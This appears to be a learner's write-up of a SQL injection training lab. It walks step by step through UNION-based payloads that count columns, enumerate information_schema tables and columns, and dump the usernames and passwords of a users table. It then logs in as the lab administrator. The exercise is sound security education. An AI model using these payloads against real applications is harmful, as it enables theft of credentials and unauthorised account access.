Lab: SQL injection attack, listing the database contents on non-Oracle databases

This lab contains an SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response so you can use a UNION attack to retrieve data from other tables.

The application has a login function, and the database contains a table that holds usernames and passwords. You need to determine the name of this table and the columns it contains, then retrieve the contents of the table to obtain the username and password of all users.

To solve the lab, log in as the `administrator` user.

Same pervious labs steps:

1- Know how many no.of columns (pervious labs)

'ORDER BY 3 -- in our case the error in 3 this mean we have 2 columns

2- Find columns data type (pervious labs)

UNION SELECT 'NULL', NULL—


UNION SELECT NULL, 'NULL'-

One column is compatible with string data so we can exploit it for retrieving multiple values in a single column

3- Retrieving multiple values in a single column (this lab)

Using this payload '+UNION+SELECT+table_name,+NULL+FROM+information_schema.tables—

Allows us to show all tables in this website



And more

pg_depend

pg_subscription

pg_subscription_rel

columns

pg_stat_xact_user_tables

pg_stat_progress_cluster

users_mohgtx

sequences

pg_stats

pg_seclabels

pg_attribute

The table we want called users_mohgtx

Let's check the table columns by this payload

'+UNION+SELECT+column_name,+NULL+FROM+information_schema.columns+WHERE+table_name='users_mohgtx' --

password_mrlzfu

username_kunvih

Our users_mohgtx table includes these columns

3- Retrieving multiple values in a single column (pervious labs)

'+UNION+SELECT username_kunvih||' '||password_mrlzfu, NULL from users_mohgtx –

wiener gwjmw5uiylqlfzdw7b0e

administrator cjew5jdbzmc333c21iyg

carlos 0dfvvfui7k2zrnphvtly

Lets solve this la and login as admin…

Congratulations, you solved the lab!

My Account

Your username is: administrator

Email